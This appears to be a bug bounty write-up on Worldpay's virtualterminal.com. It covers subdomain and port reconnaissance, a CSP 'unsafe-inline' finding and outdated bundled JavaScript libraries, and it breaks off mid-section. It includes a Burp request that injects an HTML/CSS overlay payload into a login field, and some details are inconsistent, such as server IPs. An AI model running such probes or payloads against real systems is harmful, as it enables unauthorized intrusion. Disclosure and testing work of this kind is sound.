
This assessment was conducted responsibly and caused no harm, defacement, or unauthorized access. All testing followed ethical guidelines, with full respect for the target systems and no malicious actions taken.

03 CSP Misconfiguration

<https://www.virtualterminal.com/#/main>

Main domain – <https://worldpay.com/en>

Report – virtualterminal.com
<https://www.virtualterminal.com/#/main>




The screenshot shows two side-by-side web pages. On the left is a Burp Suite Project Configuration interface with search and scope filters, followed by a table of assets. The assets listed are:

Asset name	Type	Coverage	Max. severity	Bounty	Last update	Resolved Reports
www.accessmyiq.com	Domain	In scope	Critical	Ineligible	Apr 1, 2025	0 (0%)
www.virtualterminal.com	Domain	In scope	Critical	Ineligible	May 14, 2025	0 (0%)
docs.worldpay.com	Domain	In scope	Critical	Ineligible	Apr 1, 2025	1 (25%)

On the right is a Worldpay Vulnerability Disclosure Program (VDP) stats page. It includes the Worldpay logo, a link to <http://worldpay.com>, a note about the VDP launch in April 2025, and a response efficiency metric of 97%. A blue button labeled "Submit report" is visible. Below this is a "Stats" section with the following data:

Reports received 90 days	33
Last report resolved	a month ago
Reports resolved	4
Hackers thanked	11



I used OWASP ZAP tool to scan the website.

The screenshot shows the OWASP ZAP 2.16.1 interface. The title bar reads "Untitled Session - ZAP 2.16.1". The main window is titled "Automated Scan". It displays the URL "https://www.virtualterminal.com" in the "URL to attack" field. The "Spider" tab is selected, with "Use traditional spider" checked. The "Ajax Spider" dropdown shows "If Modern" selected with "Chrome" as the browser. The "History" tab is active, showing a list of processed URLs:

Processed	Method	URI	Flags
Green	GET	https://www.virtualterminal.com	Seed
Green	GET	https://www.virtualterminal.com/robots.txt	Seed
Green	GET	https://www.virtualterminal.com/sitemap.xml	Seed
Red	GET	https://fonts.googleapis.com/css?family=Roboto:400,100,100italic,300	Out of Scope
Green	GET	https://www.virtualterminal.com/styles/site-58956c0c83.css	
Green	GET	https://www.virtualterminal.com/scripts/google-analytics-bundle-91a1c	
Green	GET	https://www.virtualterminal.com/scripts/jquery-velocity-bundle-3f685a6	
Green	GET	https://www.virtualterminal.com/scripts/angular-bundle-a7aab94fd4.mi	
Green	GET	https://www.virtualterminal.com/scripts/angular-material-d6e86ec5ba..	

At the bottom, there are status indicators for Alerts (1), Spiders (2), and Proxies (4). The Main Proxy is set to "localhost:8080". Current Status shows 0 alerts, 0 vulnerabilities, 0 risks, 0 issues, 0 security flaws, 0 critical errors, 0 errors, and 0 warnings.

Tools utilized

Reconnaissance – information gathering

I used **sublist3r** tool to find the subdomains of virtualterminal.com, *returned 13 subdomains*

```
File Actions Edit View Help
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.12/multiprocessing/process.py", line 314, in _bootstrap
    self._run()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self._enumerate()
                  ^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in _enumerate
    token = self._get_csrftoken(resp)
            ^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in _get_csrftoken
    token = csrf_regex.findall(resp)[0]
            ^~~~~~^
IndexError: list index out of range
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 13
www.virtualterminal.com
RichTest2.virtualterminal.com
cert.virtualterminal.com
certedgekey.virtualterminal.com
edgekey.virtualterminal.com
fl2-www.virtualterminal.com
gr2-www.virtualterminal.com
richtest.virtualterminal.com
richtest3.virtualterminal.com
stg01.virtualterminal.com
www.stg01.virtualterminal.com
test1.virtualterminal.com
test2.virtualterminal.com
```

Amass – Subdomain and DNS mapping

I found all the subdomains related to the target domain.

Command used: *amass enum -d virtualterminal.com*

```
(wethmini㉿kali)-[~]
└─$ amass enum -d virtualterminal.com
virtualterminal.com (FQDN) → ns_record → a16-67.akam.net (FQDN)
virtualterminal.com (FQDN) → ns_record → a1-135.akam.net (FQDN)
virtualterminal.com (FQDN) → ns_record → a7-66.akam.net (FQDN)
virtualterminal.com (FQDN) → ns_record → a11-66.akam.net (FQDN)
virtualterminal.com (FQDN) → ns_record → a26-65.akam.net (FQDN)
virtualterminal.com (FQDN) → ns_record → a18-64.akam.net (FQDN)
virtualterminal.com (FQDN) → mx_record → elements.com.inbound15.mxlogicmx.net (FQDN)
virtualterminal.com (FQDN) → a_record → 107.162.169.193 (IPAddress)
cert.virtualterminal.com (FQDN) → cname_record → cert.virtualterminal.com.edgekey.net (FQDN)
107.162.169.0/24 (Netblock) → contains → 107.162.169.193 (IPAddress)
55002 (ASN) → managed_by → DEFENSE-NET, US (RIROrganization)
55002 (ASN) → announces → 107.162.169.0/24 (Netblock)
prelive-fl2.virtualterminal.com (FQDN) → a_record → 74.120.158.113 (IPAddress)
74.120.158.0/24 (Netblock) → contains → 74.120.158.113 (IPAddress)
18594 (ASN) → announces → 74.120.158.0/24 (Netblock)
18594 (ASN) → managed_by → FTPS-LLC - Vantiv, LLC (RIROrganization)

The enumeration has finished
```

Nmap – Network scanning and enumeration

I found all the open ports and detected the running services on the target server using Nmap.

Command used: *nmap -Pn -sV virtualterminal.com*

Host up; **3 open TCP ports** discovered — 25/tcp (smtp?), 80/tcp (http), 443/tcp (https).

```
(wethmini㉿kali)-[~]
$ nmap -Pn -sV virtualterminal.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-19 05:38 CDT
Nmap scan report for virtualterminal.com (107.162.169.193)
Host is up (0.37s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
80/tcp    open  http?
443/tcp   open  ssl/https?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
  https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.94SVN%I=7%D=9/19%T=68CD32D0%P=x86_64-pc-linux-gnu%R
SF:ULL,56,"421\x20Service\x20not\x20available\x20(%connection\x20to\x20blob
SF:c\klisted\x20host\x20(\107.\162.\169.\193\x20-\x20DNSBL)\r\n";
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 293.70 seconds
```

Wafw00f – Firewall Detection

Command used: `wafw00f https://www.virtualterminal.com/`

Detected Kona SiteDefender (Akamai) WAF.

This indicates a web application firewall is present and may block or modify automated scans; coordinate testing with the program and avoid aggressive scans that could trigger mitigations

Whatweb – to identify the technologies used by the site.

Command used – whatweb <https://www.virtualterminal.com/>

The server is actively denying access. The site is behind Akamai's CDN and security infrastructure.

Strict-Transport-Security: max-age=31536000; includeSubDomains : enforces HTTPS for one year across all subdomains.

```
[wethmini㉿kali)-[~]
$ whatweb https://www.virtualterminal.com/
https://www.virtualterminal.com/ [403 Forbidden] Akamai-Global-Host, Country[UNITED STATES][US], HTTPServer[AkamaiGHost], I
P[23.193.14.75], Strict-Transport-Security[max-age=31536000 ; includeSubDomains], Title[Access Denied]

[wethmini㉿kali)-[~]
```

Web Application Scanning Tools (Vulnerability Identification)

Nikto

An open-source web server scanner used to identify security vulnerabilities, misconfigurations, and outdated software on websites.

```
(wethmini㉿kali)-[~]
$ nikto -h https://www.virtualterminal.com/
- Nikto v2.5.0

+ Multiple IPs found: 125.214.166.26, 125.214.166.33
+ Target IP:          125.214.166.26
+ Target Hostname:    www.virtualterminal.com
+ Target Port:        443

+ SSL Info:           Subject: /C=US/ST=Florida/O=Fidelity National Information Services/CN=www.virtualterminal.com
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Organization Validation
Secure Server CA
+ Start Time:         2025-09-19 05:59:33 (GMT-5)

+ Server: No banner retrieved
+ /hhL9UpgF.htaccess~: The X-Content-Type-Options header is not set. This could allow the user agent to render the content
of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilit
ies/missing-content-type-header/
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See
: http://breachattack.com/
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect: SSL negotiation failed: e
rror:0A000438:SSL routines::tlsv1 alert internal error at /var/lib/nikto/plugins/LW2.pm line 5254.
; at /var/lib/nikto/plugins/LW2.pm line 5254.
; at /var/lib/nikto/plugins/LW2.pm line 5254.
+ Scan terminated: 20 error(s) and 2 item(s) reported on remote host
+ End Time:          2025-09-19 06:02:25 (GMT-5) (172 seconds)

+ 1 host(s) tested
```

The server is running Microsoft-IIS/10.0 and is hosted at IP address 205.214.166.26 over port 443.

The scan identified that the X-Content-Type-Options header is missing.

Without this header, browsers can attempt to interpret content based on its actual data rather than its declared type, potentially rendering a harmless .txt file as executable script and increasing the risk of content-based exploits.

Setting *X-Content-Type-Options: nosniff* prevents this by forcing the browser to respect the declared Content-Type.

Vulnerability Type: CSP Misconfiguration – style-src 'unsafe-inline'

The site's Content Security Policy (CSP) includes "unsafe-inline" in the `style-src` directive, allowing execution of inline CSS. This weakens browser protections and opens the door to CSS injection attacks.

This is a **client-side security vulnerability** that weakens the browser's ability to block malicious CSS injections.

It can be exploited to: manipulate the UI, hide phishing elements, chain with other vulnerabilities (e.g., reflected XSS)

Impact Assessment

Severity: Medium/low

Potential Exploits:


- **CSS Injection:** Attacker can inject styles to hide or manipulate elements.
- **Clickjacking:** Invisible overlays can trick users into clicking malicious buttons.
- **Phishing UI:** Fake login forms styled to look legitimate.
- **Chaining with XSS:** If other injection points exist, this CSP allows style-based payloads to execute.

Affected Component

- Domain: <https://www.virtualterminal.com/>
- Header: Content-Security-Policy
- Directive: style-src 'unsafe-inline'

Proof of Concept (PoC)

1. First, I navigated to the vulnerable site (<https://www.virtualterminal.com/>)



Reflection

The site loads normally and presents a homepage with standard UI elements.

2. I inspected the HTTP response headers using both ZAP and curl.

I used curl -I to inspect the response headers: curl -I <https://www.virtualterminal.com/>

```
(wethmini㉿kali)-[~]
└─$ curl -I https://www.virtualterminal.com/
HTTP/1.1 200 OK
Content-Length: 1079
Content-Type: text/html
Last-Modified: Fri, 01 Aug 2025 15:12:14 GMT
Accept-Ranges: bytes
ETag: "df57d4a9f62dc1:0"
Content-Security-Policy: default-src 'self' https://www.google-analytics.com https://www.googletagmanager.com https://transcend-cdn.com https://telemetry.us.transcend.io https://ajax.googleapis.com; frame-src 'self' https://transaction.hostedpayments.com; child-src 'none'; font-src 'self' https://fonts.gstatic.com; style-src 'self' 'unsafe-inline' https://transcend-cdn.com https://fonts.googleapis.com; img-src 'self' https://www.googletagmanager.com https://www.google-analytics.com/;
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Date: Fri, 19 Sep 2025 11:15:26 GMT
Connection: keep-alive
Strict-Transport-Security: max-age=31536000 ; includeSubDomains
```

Using zap,

Risk=Medium, Confidence=High (2)

https://www.virtualterminal.com (2)

CSP: Failure to Define Directive with No Fallback (1)

- ▶ GET https://www.virtualterminal.com/

CSP: style-src unsafe-inline (1)

- ▶ GET https://www.virtualterminal.com/

Using the browser,

Headers		Preview	Response	Initiator	Timing
Referrer Address				23.135.114.73:443	
Referer Policy				strict-origin-when-cross-origin	
▼ Response Headers		<input type="checkbox"/> Raw			
Accept-Ranges	bytes				
Connection	keep-alive				
Content-Security-Policy	default-src 'self' https://www.google-analytics.com https://www.googletagmanager.com https://transcend-cdn.com https://telemetry.us.transcend.io https://ajax.googleapis.com; frame-src 'self' https://transaction.hostedpayments.com/ child-src 'none'; font-src 'self' https://fonts.gstatic.com; style-src 'self' 'unsafe-inline' https://transcend-cdn.com https://fonts.googleapis.com; img-src 'self' https://www.googletagmanager.com https://www.google-analytics.com/;				
Date	Mon, 22 Sep 2025 09:12:07 GMT				
Etag	"df57d4a9f62dc1:0"				
Strict-Transport-Security	max-age=31536000 ; includeSubDomains				
X-Content-Type-Options	nosniff				
X-Frame-Options	SAMEORIGIN				
▼ Request Headers		<input type="checkbox"/> Raw			

Reflection

The response included the following CSP header: Content-Security-Policy: style-src 'self' 'unsafe-inline' https://transcend-cdn.com <https://fonts.googleapis.com> This confirms that the site allows **inline CSS**, which is a known CSP misconfiguration.

3. Using Burp Suite I crafted a malicious inline style payload to test CSS injection

Security Breach

```
Request
Pretty Raw Hex

1 POST /VTP.WebAPI/oauth/token HTTP/1.1
2 Host: www.virtualterminal.com
3 Cookie: ab_jmsc=
4 281181D30C9F4E9501F6C92630DE6496-00000000000000000000000000000000-YAAQBDZgAghDil1CZAQAAAAppbYh0D67IJG
5 g+Fw0SPLs1cB04Re0X1e1D5TD5p1mc=//BgLSg0sbUWMDm1l1T3LGEt0a+b+jEJA2D3Tjb7wXWfHmcjg0fW9RpD
6 TWO+CD+PbK9QcqCnyt4v0sme07JkwzExduwmP7l1V4El1TcZfUmb+0jRCsSMShrv4CBSqN7DzZfStG5rx3glbCeW0lxj
7 nlwawFkV/SneCCbeBZv1gipH11/mSS0WfB3o7/FvyBh0ok7UmhX5Y3euxoZN3STOFWhn5IB14P5ehUPGUhBpOASSSpjv
8 TlLiB4extx/TzDyVwvXCKBzK/IsrIanhbb81mTnR5//XVi6Edg3nSp8SmYCwovTeadohZslkCs=; bm_sv
9 D3C11FE608F7A38E8408SE6A47B8B3CAA3-YAAQBTZgAaGaLHS+ZAQAAJ_E5dYh1WdVCMObLbogpbloPax7e@uVAuWlvdzfheLeN
10 CpD4eHh8r1o4Le7wvXKQkfPsc7RZMEme+0qhcLvhL6xSjtiqPKAebJbPtBWWIFhldZB830rj8Qis1V891LbhQMqJTW
11 B#BU4YcgnS9dk5bpVm/Cpcmu1I4M1Qjtys5IewVrn+jTrxRNgzTd06BaxbT5udGIZndH6UJyXjSKWBLoS+bCb01wXxzvT0T
12 XahblutVMb-1
13 Content-Length: 77
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US,en;q=0.9
16 Accept: application/json, text/plain, */*
17 Sec-Ch-Ua: "Chromium";v="135", "Not-A-Brand";v="99"
18 Content-Type: application/x-www-form-urlencoded
19 Sec-Ch-Ua-Mobile: ?0
20 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
21 Chrome/139.0.0.0 Safari/537.36
22 Origin: https://www.virtualterminal.com
23 Sec-Fetch-Site: same-origin
24 Sec-Fetch-Mode: cors
25 Sec-Fetch-Dest: empty
26 Referer: https://www.virtualterminal.com/
27 Accept-Encoding: gzip, deflate, br
28 Priority: u1, i
29 Connection: keep-alive
30
31 UserName=test12340g&Password=test123&grant_type=password&client_id=ngtpplus
```

I replaced the UserName with this payload,

Request

Pretty Raw Hex

```
1 POST /VTP.WebAPI/oauth/token HTTP/1.1
2 Host: www.virtualterminal.com
3 Cookie: ab_bmsc=4C81181D30CF94E9501F6C92630D6496-0000000000000000000000000000-YAAQBDZ8aGhDilCZAQAAAppbYh0D67IJG
sG+fw05PslcB4Iewzcap0x16ID5Tb5p1de6//bg1sg0sbUdwMDlmLltV31G6TOa+bjeJAZD3Tjb7krVW6Hfmcj0fwrQWRpD
TWO+DCbP/K9Qcq6nytv40mSe07Jkw6kzduxmP7IrV4DElTtZfUMB+0jRCsSMZrv42BSqQN7D2f2STg5rx3glbC7bGeWQ1cxj
nlwawfK/K/SneN2CcbEBZv0igpH1/mSSOWtbF3oT/VFy5b0jok7UmhK5Yk3euozN35TOFWn5I814Ep5ehUPGUhBpOASSSPjv
TLiBW4exT/tZKdYrwVxCKBcK/IsrIanhb8imTFnR5/XV8gEDgz3n9p8mYCwovTeadohZslkCs=; bm_sv=
D3C11EF608F7A38E8485EA47BB8CAA3-YAAQBTZBaGalHS+ZAQAAJE5dVh1WdVCMOBlobgphioPAx7e8aVVAuWTvdzfheLeN
2pPD1Heh4Jr8ri0475y0XQIxQkGtPsc7RZMRN+0qhclVHL6xSjtqPKA6bJbPtBWWIFhldZD830rJ8QiS1V891LbhQMQtW
BfBU4YCgynSJdk9hpVm/CpcmuI4IMJQtxy5IewVrn+jTrxNRsgZtd06bAxbT5udGI2ndN6UJmYxjSKWBLoS+bCb0lwXxvTOT
XabllutVhd-1
4 Content-Length: 77
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
9 Content-Type: application/x-www-form-urlencoded
10 Sec-Ch-Ua-Mobile: 70
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/139.0.0.0 Safari/537.36
12 Origin: https://www.virtualterminal.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://www.virtualterminal.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 UserName=<div
    style="position:fixed;top:0;left:0;width:100%;height:100%;background:red;z-index:9999">
        <h1 style="color:white;text-align:center;margin-top:20%">Security Breach</h1>
    </div>
22 &Password=test123&grant_type=password&client_id=ngvtppplus
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=UTF-8
5 Expires: -1
6 Access-Control-Allow-Origin: *
7 Content-Security-Policy: default-src 'self'
https://www.google-analytics.com https://www.googletagmanager.com
https://transcend-cdn.com https://telemetry.us.transcend.io
https://ajax.googleapis.com; frame-src 'self'
https://transaction.hostedpayments.com/; child-src 'none'; font-src
'self' https://fonts.gstatic.com; style-src 'self' 'unsafe-inline'
https://transcend-cdn.com https://fonts.googleapis.com; img-src
'self' https://www.googletagmanager.com
https://www.google-analytics.com/
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 omniflex-version: 1.14.0.7
11 Content-Length: 66
12 Date: Fri, 19 Sep 2025 14:28:53 GMT
13 Connection: close
14 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
15 Set-Cookie: bm_sv=
D3C11EF60BF7A38E8485E6A47BB8CAA3-YAAQHabWffZg0S2ZAQAAzMZgYh0qvT5WSzs
KAMsd6LcJT1+k9noCSq/iDJJg91/ZkCDemqHjw72X8KFfnT4+n4CLBgd1+S6Q9EMrHU
HaaNCHQ4OMnv5sXE3ieToW46+cStW8jf17sB0fFWqz6iv77Y7CXCeVQeKfnSdeka7Yj1
73gx0ftfu6lSm4djFbIYmqF48iImyUBs6V1OxyGznT2cW0T7iT7UYjs0Lmg3iW/ANo/
vMBmeE48GyiNVEY+7DmRD1zkyJfld~1; Domain=.virtualterminal.com;
Path=/; Expires=Fri, 19 Sep 2025 16:23:45 GMT; Max-Age=6892;
SameSite=None; Secure
16
17 {
    "error": "invalid_grant",
    "error_description": "Invalid Credentials"
}

```

Reflection

Attempts to inject inline CSS via form fields and Burp Suite were **not reflected** in the server response. The response was JSON-based and returned {

```

"error": "invalid_grant",
"error_description": "Invalid Credentials"
}
```

Thus, while the CSP misconfiguration exists, no injection point was found during testing.

If an attacker finds a feature that reflects user input without sanitization, they could inject malicious CSS. Due to the CSP allowing 'unsafe-inline', their injected styles would be executed by the browser.

Impact

The CSP misconfiguration ('unsafe-inline' in style-src) weakens browser defenses and violates OWASP best practices.

It allows inline CSS execution, which could be abused for UI manipulation, phishing overlays, or hiding critical elements.

No current injection point was found, but the misconfiguration creates a latent risk if future reflection vulnerabilities emerge.

Overall risk is medium: low likelihood now, but high potential impact if exploited later.

Remediation

To mitigate this vulnerability:

- Remove 'unsafe-inline' from the style-src directive.
- Use CSP nonces or hashes to allow only trusted inline styles.
- Sanitize user input to prevent HTML/CSS injection.
- Implement strict input validation across all user-facing fields.

Example of a hardened CSP:

Content-Security-Policy: <default-src 'self'; style-src 'self' https://trusted-cdn.com>

This prevents execution of inline styles and enforces stricter rendering behavior, reducing the attack surface

Conclusions and Reflections

What I Learned from the Process

Initially targeting worldpay.com/en revealed limited interactivity and minimal reflection points. Switching to virtualterminal.com—a more dynamic subdomain—opened up richer testing surfaces like login forms, token endpoints, and potential feedback interfaces.

Through manual inspection and Burp Suite analysis, I confirmed that virtualterminal.com includes 'unsafe-inline' in its style-src directive.

The /oauth/token endpoint returned structured JSON, which doesn't render HTML. This taught me to prioritize endpoints that return HTML (like contact forms or search pages) when testing for visual payload execution.

Using Repeater allowed me to surgically inject payloads and observe server behavior without affecting live sessions. This reinforced the value of controlled, ethical testing environments.

DOM-based injection via browser console is useful for simulation but does not prove server-side vulnerability.

Although no injection point was found, the CSP policy includes style-src 'unsafe-inline', which allows inline styles and could be exploited if any reflection vulnerability exists."

Challenges Faced


- The main domain (worldpay.com/en) offered limited scope for injection testing. Switching to virtualterminal.com was necessary to access more interactive endpoints.
- Parsing multiple CSP headers and understanding their implications (especially 'unsafe-inline') required careful attention to detail and cross-referencing browser behavior.
- Input fields were strictly validated, preventing direct injection.
- Reflected payloads were not inserted into the DOM, limiting exploitability.

04 Vulnerable JS Library – moment.js

<https://www.virtualterminal.com/#/main>

Installed Node.js and npm (Node Package Manager)

sudo apt install nodejs npm -y



```
wethmini@kali:~$ sudo apt install nodejs npm -y
[sudo] password for wethmini:
Upgrading:
 libssl3t64  openssl  openssl-provider-legacy

Installing:
 nodejs  npm

Installing dependencies:
```

Installed Retire.js globally: *sudo npm install -g retire*



```
wethmini@kali:~$ sudo npm install -g retire
added 35 packages in 7s
2 packages are looking for funding
  run `npm fund` for details
```

Check retire version



```
wethmini@kali:~$ retire --version
5.3.0
```

Domain

<https://www.virtualterminal.com/scripts/bootstrap-lodash-vel-mom-7c3afab6c7.min.js>

Analyzed: bootstrap-loads-wel-mon-7c3afabc7.min.js

Tool Used: Retire.js v2.5.3.0

Findings:

Although only one JavaScript file was scanned, Retire.js identified multiple embedded libraries within the minified bundle. This is common in production environments where third-party libraries are concatenated for performance.

Detected Libraries and Vulnerabilities:**1. Bootstrap v3.4.1**

Vulnerability Type: Cross-Site Scripting (XSS)

CVE References:

CVE-2018-14041 – ReDoS

CVE-2019-8331 – XSS via tooltip/popover locale

CVE-2018-14042 – General XSS

- **Remediation:** Upgrade to Bootstrap v4.6+ or v5.x

2. Moment.js v2.29.1

Vulnerability Type: Input parsing flaws

CVE References:

CVE-2022-24785 – Malformed input parsing

CVE-2022-31129 – Prototype pollution risk

- **Remediation:** Upgrade to Moment.js v2.29.4 or migrate to alternatives like Luxon

Impact:

Bundled libraries with known vulnerabilities increase the attack surface and may expose the application to client-side exploitation. These issues are publicly documented and exploitable under certain conditions.


Steps to reproduce with Proof of Concept (poc)

1. I first ensured that the JavaScript file is publicly accessible.

I opened the URL:

<https://www.virtualterminal.com/scripts/bootstrap-lodash-vel-mom-7c3afab6c7.min.js>

